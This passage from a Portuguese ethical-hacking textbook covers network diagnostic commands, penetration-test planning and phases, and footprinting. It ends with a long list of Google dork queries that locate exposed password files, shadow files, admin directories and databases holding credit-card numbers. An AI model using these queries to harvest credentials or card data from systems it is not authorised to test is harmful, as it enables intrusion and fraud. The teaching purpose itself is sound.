O /all Exibe informações detalhadas de IP para as placas de rede instaladas. Além do endereço IP da máscara de sub-rede e do default gateway, são exibidos também os endereços dos servidores DHCP, WINS e DNS para cada placa de rede instalada. Enquanto o /release libera o endereço IP obtido para uma placa de rede através de um servidor DHCP. Se a placa de rede não for especificada, libera os endereços IP obtidos para todas as placas de rede do computador. Já o /renew renova um endereço IP obtido para uma placa de rede através de um servidor DHCP. Se a placa de rede não for especificada, renova os endereços IP obtidos para todas as placas de rede instaladas no computador. Por fim, o adaptador Especifica uma placa de rede na renovação ou liberação de um endereço IP obtido através de um servidor DHCP. Para saber os nomes associados às placas de rede, utilize o comando Ipconfig sem parâmetros.

2.4.2.3 Ping



Utilizado para testar a conexão com outro host. O Ping envia uma mensagem ao host remoto e aguarda uma resposta contendo a mesma mensagem (echo). Se essa resposta chegar, presume-se que o host esteja ativo.

```
ping endereçoIP | hostname [chaves]
```


Observe as descrições a seguir:

- ⇨ **endereçoIP**: Endereço IP (ou hostname) do host com o qual se está testando a conexão.
- ⇨ **-a**: Realiza a resolução DNS reversa, informando o hostname do host.
- ⇨ **-n número**: Define o número de comandos Ping que serão executados.
- ⇨ **-l tamanho**: Define o tamanho da mensagem utilizada no comando Ping (default=32 bytes).
- ⇨ **-f**: Define a flag. "Do Not Fragment" – envia a mensagem sem fragmentá-la.
- ⇨ **-i ttl**: Time To Live: Define o número máximo de hops pelos quais os pacotes podem passar (1-255).
- ⇨ **-j hosts**: Rota de origem livre usando as entradas em hosts.
- ⇨ **-k hosts**: Rota de origem restrita usando as entradas em hosts.
- ⇨ **-r número**: Registra a rota dos pacotes. Define quantos hops serão armazenados (máximo=9).

- ⇨ **-s número**: Timestamp do número de hops especificado.
- ⇨ **-v TOS**: Especifica o tipo de serviço a ser utilizado.
- ⇨ **-t**: Emite comandos Ping continuamente até ser interrompido. Normalmente Ctrl+C é utilizado para interromper.
- ⇨ **-w**: Define o tempo máximo que o comando aguardará por uma resposta (timeout).

Alguns roteadores, por questões de segurança, não encaminham pacotes enviados através do protocolo ICMP (utilizado pelo Ping). O comando Ping pode não obter sucesso devido a essa filtragem.

2.4.2.4 Tracert



O Tracert (traçar rota) serve para verificarmos por quantos e quais pontos de roteamento os nossos dados passam até chegar a um destino especificado. No exemplo anterior, levou apenas um ponto de roteamento para alcançar o destino pedido.

```
tracert [-d] [h- hopsmáx] [-j listahops] [-w
timeout] destino
```

Sendo que:

- ⇨ **-d**: Não converte os endereços em nomes de host.
- ⇨ **-h**: Número máximo de hops (TTL) para encontrar o destino.
- ⇨ **-j**: Rota de origem livre com a listahops.
- ⇨ **-w**: Timeout, ou tempo máximo para resposta (em milissegundos).
- ⇨ **destino**: Nome do host de destino (ou endereço IP).

2.4.3 Camada de Rede

O significado do nome dessa camada é muito amplo e um pouco confuso. É também chamada de camada host-rede. É a camada que se relaciona a tudo aquilo que um pacote IP necessita para realmente estabelecer um link físico e depois estabelecer outro link físico. Isso inclui detalhes de tecnologia de LAN e WAN e todos os detalhes nas camadas físicas e de enlace do OSI.

2.5 Tipos de Transmissão de Dados

Protocolos roteáveis permitem a transmissão de dados entre diversos segmentos de uma rede. A quantidade de tráfego gerada em uma rede pode ser de três tipos: unicast, broadcast e multicast.

2.5.1 Unicast

Em uma transmissão unicast, uma cópia separada dos dados é enviada de sua origem para cada computador cliente que os requisite. Nenhum outro computador na rede recebe o tráfego. No entanto, em uma rede com muitos computadores, o unicast não é sempre eficiente, pois muitas vezes o computador de origem terá que transmitir múltiplas cópias dos dados.

2.5.2 Broadcast

Nesse tipo de transmissão, os dados são enviados apenas uma vez, mas para toda a rede. Esse processo não é muito eficiente, pois faz a velocidade cair bastante, já que todos os computadores irão receber os dados. Mesmo os hosts que não fizeram o pedido receberão os dados. Somente não irão processar esses pedidos e enviá-los ao sistema operacional. O protocolo ARP é um dos que utiliza bastante o modo de broadcast.

2.5.3 Multicast

É uma mistura dos dois. É enviada apenas uma cópia dos dados e somente os computadores que fizeram o pedido os recebem, evitando, assim, um tráfego muito intenso e, consequentemente, um congestionamento na rede. Muitos serviços de Internet usam multicast para se

comunicar com clientes. Inclusive, é nesse tipo de comunicação que se baseia o protocolo IGMP (Internet Group Message Protocol, uma espécie de ICMP baseado em multicast).

- 3 -

Penetration Test

O principal teste realizado por um hacker ético se chama Penetration Test (Teste de Penetração). O objetivo deste teste é atacar/tentar invadir um sistema, rede ou ambiente no qual se deseja detectar falhas. Se a invasão tiver sucesso, o hacker ético deve entregar um relatório indicando os problemas descobertos e as sugestões para correção.

3.1 Tipos de PenTest

Basicamente existem três tipos de Penetration Test que podem ser realizados.

Black Box (sem conhecimento anterior da estrutura)

Utilizado para simular ataques de invasores externos que não têm nenhum conhecimento sobre a rede ou sistema que estão varrendo. O possível candidato a invasor deve obter todo o tipo de informação para conseguir descobrir os pontos fortes e fracos de um sistema.

A maior vantagem desse modo de teste é a simulação em modo real da visão de um atacante externo sobre o sistema, e identificar possíveis vazamentos de informação.

As desvantagens incluem um maior tempo de realização e o fato de mostrar apenas a visão de um invasor externo, quando na realidade, a maioria dos ataques acontece por parte de pessoas de dentro do ambiente.

White Box (conhecimento completo da estrutura)

Testes de caixa branca são feitos com total conhecimento preliminar da rede. Seus objetivos são mais específicos, geralmente são utilizados para descobrir vulnerabilidades no sistema e não se focam tanto na visão de um invasor externo e nem sobre descoberta de vazamentos de informações.

Gray Box (conhecimento parcial da estrutura)

Este teste, chamado de caixa cinza, é o que utilizamos para identificar possíveis métodos de ataque que poderiam ser realizados por alguém de dentro da corporação/entidade. Podemos exemplificar através de um funcionário que tem o conhecimento parcial da rede na qual reside o seu departamento e tenta um ataque contra o departamento financeiro. É um teste importante, já que a maioria dos ataques atuais ocorrem de dentro, e não de fora, das empresas.

3.2 Planejamento do Penetration Test

É muito importante ter um bom planejamento para a realização do teste de penetração. Não é apenas o caso de chegar na empresa, sentar no computador e começar um processo de scan nas máquinas. Os detalhes do negócio de seu cliente devem ser entendidos, além de todos os aspectos econômicos envolvidos e o motivo da solicitação do teste. É como em uma engenharia de requisitos, na qual você terá que identificar o problema, realizar uma entrevista com o seu contato para entender o que exatamente deve ser feito e de que forma.

Existem vários motivos para uma empresa desejar um Teste de Penetração, desde uma brecha na segurança por um invasor externo (hacker) ou a suspeita de que algum funcionário esteja acessando informações confidenciais ou causando danos aos sistemas. Existem também motivos que não necessariamente se originam de brechas como a política de segurança da empresa, aplicação de leis, conformidade com padrões definidos internacionalmente (ISO 17799), etc.

3.3 Fases de Realização

Fase	Tempo médio
Planejamento	2 a 4 semanas
Execução do teste	2 a 4 semanas
Fase pós-teste	2 a 4 semanas
Duração média total de 6 a 12 semanas	

O tempo de realização das três fases do teste varia por diversos motivos, os quais destacamos: a quantidade de tarefas a ser realiza-

da, a quantidade de equipamentos e o número de horas de serviço diárias. Mesmo com a influência desses fatores, comumente um PenTest costuma ser realizado com a duração entre 6 e 12 semanas.

Claro que estamos considerando um Penetration Test completo. Se o contratante desejar que apenas uma única máquina seja analisada, e nesta um único servidor (como um servidor web), o tempo a ser dispensado será de apenas alguns dias.

3.3.1 Planejamento

É a fase na qual o hacker ético irá colher as informações necessárias com seu cliente para a execução do teste. O escopo do projeto, seu objetivo, duração, tarefas a serem realizadas, valores que serão cobrados, qual a forma de pagamento, as metas que devem ser alcançadas, tudo será decidido nesta fase. Para obter todas as informações que precisamos, são necessárias também respostas para algumas perguntas:

- ⇨ Os funcionários e/ou clientes da empresa serão notificados do teste?
- ⇨ Quão profundo será o teste? Apenas identificará falhas ou pode-se chegar às senhas dos diretores da empresa?
- ⇨ Os testes serão realizados durante o expediente, após o horário de trabalho ou nos finais de semana?
- ⇨ Quantos sistemas serão testados? Quais devem ser priorizados? Quais são considerados de missão crítica?
- ⇨ O que a empresa faz? Quais suas principais atividades?
- ⇨ Quais resultados estão sendo imaginados pela empresa?
- ⇨ Com quem você deve falar caso algo dê errado?
- ⇨ Qual o orçamento destinado?
- ⇨ O que deverá ser entregue após o teste?

Com todas essas respostas em mãos, já é possível prosseguir com o planejamento da parte técnica do teste. É importante, para fins de controle, enumerar os dispositivos que serão testados e informações como sistema operacional, memória, processador e todas as informações de hardware que achar que forem úteis, assim como os dados da estrutura de rede, a topologia utilizada, o meio de transmissão, etc.

Esse reconhecimento técnico preliminar só é necessário em caso de testes de White Box e Gray Box. No caso do Black Box, como é simulado um ataque sob a visão de alguma pessoa que não tem conhecimento algum sobre a estrutura, não há sentido em enumerar os recursos.

Antes de passar à fase de execução, tome cuidado com um último detalhe, mas de longe o mais importante de todos. Sempre consiga uma permissão escrita para a realização do Teste de Penetração com o responsável pela sua contratação. Isso evita problemas futuros como sistemas que podem se travar após uma invasão, quedas temporárias do link de Internet e quaisquer outros problemas que poderiam acontecer inesperadamente durante um Penetration Test.

3.3.2 Execução do Teste

Nesta segunda etapa, será realizado o Penetration Test propriamente dito. Utilizando as técnicas que descreverei ao longo do livro, você deve identificar todos os tipos de problemas que podem vir a causar brechas de segurança nos sistemas de seus clientes como: métodos de autenticação (especialmente senhas) fracos, dados não criptografados, enumeração de informações, falhas em softwares, instalação de rootkits, identificação de malwares, vulnerabilidades no processo de acesso físico, engenharia social, etc.

É recomendável que o hacker ético utilize um notebook próprio para realizar esses testes. Recomenda-se evitar a utilização de computadores dos clientes, principalmente se estes já estiverem sendo utilizados e contiverem informações importantes. O notebook deve ter todas as ferramentas necessárias para o teste preparadas anteriormente e baseadas nas informações prévias do que seria testado e que consta no planejamento. Não utilize a internet do seu cliente para fazer download de informações que você esqueceu. Se o seu planejamento foi bem feito, já terá tudo que precisa pronto, antes mesmo de chegar na empresa.

Outra sugestão é a utilização de alguma distribuição do Linux própria para a realização de Penetration Tests, o que pode facilitar o seu trabalho de organização das ferramentas necessárias para o teste. Existem várias, mas atualmente a mais completa é a BackTrack. Essa distribuição é baseada no tão adorado Slack, e traz todos os programas que você precisará e mais alguns (não tão necessários). Até ferramentas básicas para Perícia Forense ele possui. Cheque o

Google para mais informações ou acesse o site: <http://www.remote-exploit.org/backtrack.html>.

Observação: Normalmente nessa fase não são reportados os problemas encontrados, o que ocorre apenas na fase de pós-teste. Dependendo do seu julgamento, caso você considere a falha crítica e julgar que necessita de um solucionamento rápido, interrompa o processo e fale com o seu contato sobre o que foi encontrado e suas sugestões de correção.

3.3.3 Fase Pós-teste

Após o teste ser concluído, está na hora de colocar as informações em ordem. Foram encontrados problemas? De qual tipo? Qual o nível de gravidade destas falhas? Baixa, média ou alta? Basicamente um relatório de hacking ético deve conter:

- ⇨ Introdução.
- ⇨ Detalhes do trabalho realizado.
- ⇨ Resultados encontrados.
- ⇨ Recomendações.

É importante entregar essas informações de modo que sejam facilmente entendidas. Dê preferência utilizando cores como vermelho, amarelo e verde ao identificar o nível de risco de uma vulnerabilidade encontrada. Não podemos considerar que a pessoa que receberá o relatório seja um especialista, um possuidor de conhecimento técnico elevado, então, evite utilizar termos técnicos excessivos e se concentre no essencial que deve ser dito.


Na hora de criar as recomendações, faça um ranking colocando as de maior prioridade primeiro. Nem sempre a empresa tem capital pra investir na correção de todas as falhas, então, foque seu relatório nas mais essenciais. Este é um dos principais motivos da pergunta "qual o orçamento destinado?" que fizemos durante a fase de planejamento.

O relatório deve ser entregue em mãos, ou se tiver que ser enviado por meio digital, assine-o digitalmente ou utilize algum outro método seguro de criptografia antes de remetê-lo ao responsável.

3.4 Etapas Técnicas do Penetration Test

Veremos as etapas técnicas que devem ser seguidas ao se realizar um Penetration Test. São os passos que um invasor faria ao tentar acessar indevidamente um sistema alheio. Se quisermos realizar o teste, então devemos entender cada um desses passos.

O organograma a seguir mostra de forma resumida essas etapas:



3.4.1 FootPrinting

Primeiro passo do invasor. Técnica utilizada para pesquisar e descobrir informações sobre o alvo. Incluímos recursos de mapeamento de redes e consultas a bancos de dados Whois, além de sites como o Google.

3.4.2 Varredura

Descoberta de computadores ativos na rede através de ICMP (Ping) e de portas de serviços abertas nesses sistemas. É um passo importante, pois a partir deste ponto a tentativa de invasão vai tomar um rumo distinto.

3.4.3 Enumeração

Identificação dos serviços que estão rodando nas portas dos sistemas descobertos, além da descoberta do sistema operacional utilizado. Compilação de dados sobre recursos disponíveis, tais como compartilhamentos e usuários existentes no sistema.

3.4.4 Procura por Falhas e Problemas

Aqui entra a pesquisa para se identificar falhas nos serviços, o que fica mais fácil após a enumeração, onde descobrimos quais os serviços que estavam rodando. Também utilizamos scanners de vulnerabilidade para adiantar a pesquisa.

3.4.5 Métodos de Burlar a Proteção

Após identificarmos possíveis falhas no sistema, temos que saber se teremos condições de explorá-las ou podemos ser barrados por alguma ferramenta de proteção. Aqui pensamos em métodos para se burlar firewalls, IDSs e antivírus, inclusive pensando em outros métodos que não sejam exploração de falhas.

Depois desse ponto, o ataque pode tomar direções muito diferentes. Podemos explorar uma falha encontrada; caso nenhuma falha seja encontrada, podemos utilizar a Engenharia Social para a instalação de backdoors (cavalos de troia), explorar uma má configuração (senhas fáceis, por exemplo) ou simplesmente esquecer de tentar a invasão e pensar em derrubar o sistema com um Denial of Service (recusa de serviço).

3.4.6 Engenharia Social

Se for necessário, precisamos apelar para a Engenharia Social. Através dessas técnicas, podemos fazer com que alguém execute algum software malicioso (malware), como keyloggers ou trojans, que nos forneça as informações que precisamos, ou mesmo através de um fake mail, uma forma como podemos conseguir dados importantes. Às vezes, apenas uma simples conversa é suficiente para o funcionário lhe dizer o que você precisa saber.

3.4.7 Explorando Falhas

Seja um simples injection, uma race condition, um buffer overflow ou outro tipo de falha, nesta etapa já sabemos tudo sobre a falha da qual queremos nos aproveitar para ganhar acesso ao sistema. Precisamos agora de um meio para obter o acesso total do sistema, o que pode ser conseguido, na maioria dos casos, através do shellcode no exploit.

3.4.8 Explorando Má Configuração

Não descobrimos nenhuma falha, nem conseguimos utilizar a Engenharia Social para obter acesso ao sistema. Podemos então nos aproveitar da má configuração do sistema. Por exemplo, se eu tentar me logar como um usuário e, após algumas tentativas de senha, o sistema não me desconectar, significa que ele tem uma configuração de segurança fraca.

Podemos utilizar a força bruta para tentar descobrir senhas fáceis nos serviços do sistema. Se estivermos em uma rede local e o tráfego não for cuidado, sendo criptografado e segmentado, podemos também sniffar informações importantes ou pesquisar se a máquina possui recursos de compartilhamento (Netbios) não protegidos.

3.4.9 Recusa de Serviço

Neste caso, não queremos acesso não autorizado ao sistema e, sim, derrubá-lo da Internet utilizando diversas técnicas diferentes; o que pode ser conseguido principalmente através de softwares zumbis e vírus.

3.4.10 Segurança

Após abordarmos todas as etapas do Penetration Test, vamos discutir sobre a segurança em si. Dicas simples de como obtê-la e como apagar rastros, além da análise de ferramentas necessárias para essa tarefa como IDS, Firewalls, Honeypots, Monitoradores do Registro e de arquivos. Você aprenderá como deixar o seu sistema mais protegido.

- 4 -

Footprinting

Esta técnica é o primeiro passo para uma intrusão bem-sucedida. Footprinting é o recurso utilizado para pesquisar e descobrir informações sobre o alvo. Inclui recursos de mapeamento de redes e consultas a bancos de dados whois. Utilizando métodos mais leves, o footprinting consegue descobrir informações úteis como: e-mails dos usuários, informações de rede, links importantes e até alguns documentos desprotegidos. Você pode fazer isto manualmente, utilizando alguns bons programas ou mesmo alguns sites úteis da Internet, como o Google. Nesta fase não é necessário haver contato com o alvo, por isso dizemos que é uma etapa não intrusiva. O objetivo será descobrir:


- ⇨ A faixa de endereços IP onde se encontra o alvo.
- ⇨ Informações relacionadas à rede-alvo, como rotas.
- ⇨ Nomes e informações de funcionários da empresa-alvo.
- ⇨ Documentos do alvo com informações úteis.

Vamos dividir os processos em três etapas:

- ⇨ Pesquisa manual.
- ⇨ Pesquisa automatizada.
- ⇨ Consulta a sites avançados de busca (Google e Archive.org).


4.1 Pesquisa Manual

A pesquisa manual é o mais simples dos processos de footprinting. Consiste simplesmente em visitar o site-alvo em busca de informações valiosas e consultar informações sobre o domínio da empresa (sites como <www.registro.br> e <www.internic.net> podem fornecer informações valiosas). Pode-se fazer também pesquisas em jornais on-line sobre notícias passadas daquela determinada empresa e até mesmo pesquisas jurídicas (saber com quem o nosso alvo andou tendo certos "atritos" ajuda bastante).



4.2 Pesquisa Automatizada

Neste tipo de pesquisa, utilizamos ferramentas automáticas que possam descobrir informações úteis sobre qualquer alvo. Esses programas podem realizar operações como: filtrar pesquisas nos websites, descobrir endereços de e-mails, arquivos da instalação de algum software esquecidos, traçar rotas até o alvo, consultar o seu domínio e diversas outras tarefas que tenham o intuito de lhe ensinar mais sobre o seu alvo. Veja o Sam Spade em funcionamento.



4.3 Google

O terceiro método de se fazer footprinting de um modo eficiente é utilizar páginas de busca na Internet, em especial o Google. Ele possui um recurso poderoso de obtenção e procura de informações, baseado no PageRank. Através do "GoogleBot", um script automatizado, ele varre toda a rede, atravessando todos os possíveis links e catalogando as páginas que descobriu, além de remover de seu cadastro alguma página que possa ter deixado de existir. Enfim, o Google é uma ferramenta de busca que não requer interação humana (como cadastro manual de sites). Com um sistema tão potente, não fica difícil imaginar porque hoje ele é a melhor ferramenta de footprinting existente e, claro, a mais utilizada com essa finalidade.

4.3.1 Considerações Importantes

- ⇨ O Google não diferencia letras maiúsculas de minúsculas.
- ⇨ O máximo de palavras-chave para a pesquisa são 10.
- ⇨ É permitida a pesquisa com wildcards (asteriscos). Assim, você especifica só uma parte do que quer encontrar e vê diversas opções. Ex: universidade * de minas. Essa pesquisa vai gerar resultados como: universidade estadual de minas, universidade federal de minas, universidade especial de minas etc.
- ⇨ A ordem das palavras faz diferença. Pesquisar futebol pelé e pelé futebol gera diferentes resultados.
- ⇨ O sinal de mais (+) funciona como operador AND e o sinal de menos (-) como operador NOT. Exemplo: quero procurar por: hackers brasileiros. Se eu colocar desse jeito no Google, ele procura por páginas que contenham cada uma das palavras. Se eu colocar +hackers +brasileiros, ele irá procurar por sites que tenham as duas palavras. Por fim se colocarmos hackers –brasileiros, ele irá procurar por todos os sites que contenham a palavra hackers, exceto os que contêm a palavra brasileiros.

4.3.2 Alguns Comandos do Google

- ⇨ **Intext**: Procura informação no texto das páginas.
- ⇨ **Inurl**: Procura informação em links, por exemplo: <www.invasao.com.br>.


- **Inanchor**: Procura informação no texto de um link. Ex: download (palavra muito comum em textos de links).
- **Intitle**: Procura informação no título das páginas.
- **Cache**: Mostra o cache do Google de determinada página.
- **Site**: Especifica em quais sites a busca será feita. Exemplo: com.br (procurar só em sites comerciais no Brasil), gov.br (procurar só em sites do governo do Brasil), uol.com.br (procurar apenas no site UOL).
- **Filetype**: Especificar o tipo de arquivo que quer encontrar. Você precisa colocar apenas a extensão. Ex: pdf, doc, swf, xls, ini, pwd, mdb.

Você pode combinar esses comandos. Exemplo: quero pesquisar por sites que contenham a palavra segurança no título da página e que sejam somente do Brasil.


```
+intitle:segurança +site:br
```

Vamos pesquisar agora por sites não indexados. São locais nos quais não se colocou um index.htm ou uma página principal. Quando você os acessa, esses sites simplesmente lhe mostram uma lista dos arquivos que estão ali. Além disso, vamos tentar conseguir uma página de site não indexado que esteja no diretório admin.

```
+inurl:admin +"Index of /admin"
```




Outra pesquisa muito utilizada pelos famosos Script Kiddies é para se obter e descobrir senhas. A imaginação ajuda muito nesse ponto. Um exemplo interessante é a descoberta de arquivos INI de configuração, no qual alguns deles contêm até senhas com um fraco sistema de criptografia. É o caso do *WS_FTP*. Na pesquisa a seguir, especificamos o tipo de arquivo (filetype) para INI e mandamos bala.



E, por último, quero demonstrar o quanto pode ser perigoso o Google quando utilizado por mãos erradas (mais ainda do que mostramos até agora). Vamos tentar procurar por bancos de dados do

Microsoft Access que possuam números do cartão de crédito Visa, especificando novamente o filetype.

```
+filetype:MDB +visa
```



A seguir, você vê algumas outras dicas de procura. O que vale é a imaginação, já que a ferramenta que utilizamos tem um poder quase ilimitado.

```
Index of /admin
Index of /passwd
Index of /password
Index of /mail
“Index of /” +passwd
“Index of /” +password.txt
“Index of /” +.htaccess
“Index of /secret”
“Index of /confidential”
“Index of /root”
“Index of /cgi-bin”
“Index of /credit-card”
“Index of /logs”
“Index of /config”
“VNC Desktop” inurl:5800
“# -FrontPage-” inurl:service.pwd
“Novell, Inc” WEBACCESS Username Password
“Version *.*” Copyright -inurl:help -guides|guide
 “ASP.NET_SessionId” “data source=”
 “ASP.login_aspx “ASP.NET_SessionId”
 filetype:cgi inurl:”Web_Store.cgi”
```

```
  inurl:profiles filetype:mdb
  intext:(password | passcode) intext:(username |
userid | user) filetype:csv
  intitle:"Index Of" cookies.txt size
  inurl:forum filetype:mdb
inurl:backup filetype:mdb
inurl:admin filetype:txt
inurl:admin filetype:db
inurl:admin filetype:cfg
inurl:mysql filetype:cfg
inurl:passwd filetype:txt
inurl:iisadmin
inurl:auth_user_file.txt
inurl:orders.txt
inurl:"wwwroot/*."
inurl:adpassword.txt
inurl:webeditor.php
inurl:file_upload.php
inurl:gov filetype:xls "restricted"
index of ftp +.mdb allinurl:/cgi-bin/ +mailto
intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
intitle:"index of" members OR accounts
intitle:"index of" user_carts OR user_cart
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov
allinurl:/scripts/cart32.exe
allinurl:/CuteNews/show_archives.php
allinurl:/phpinfo.php
allinurl:/privmsg.php
```

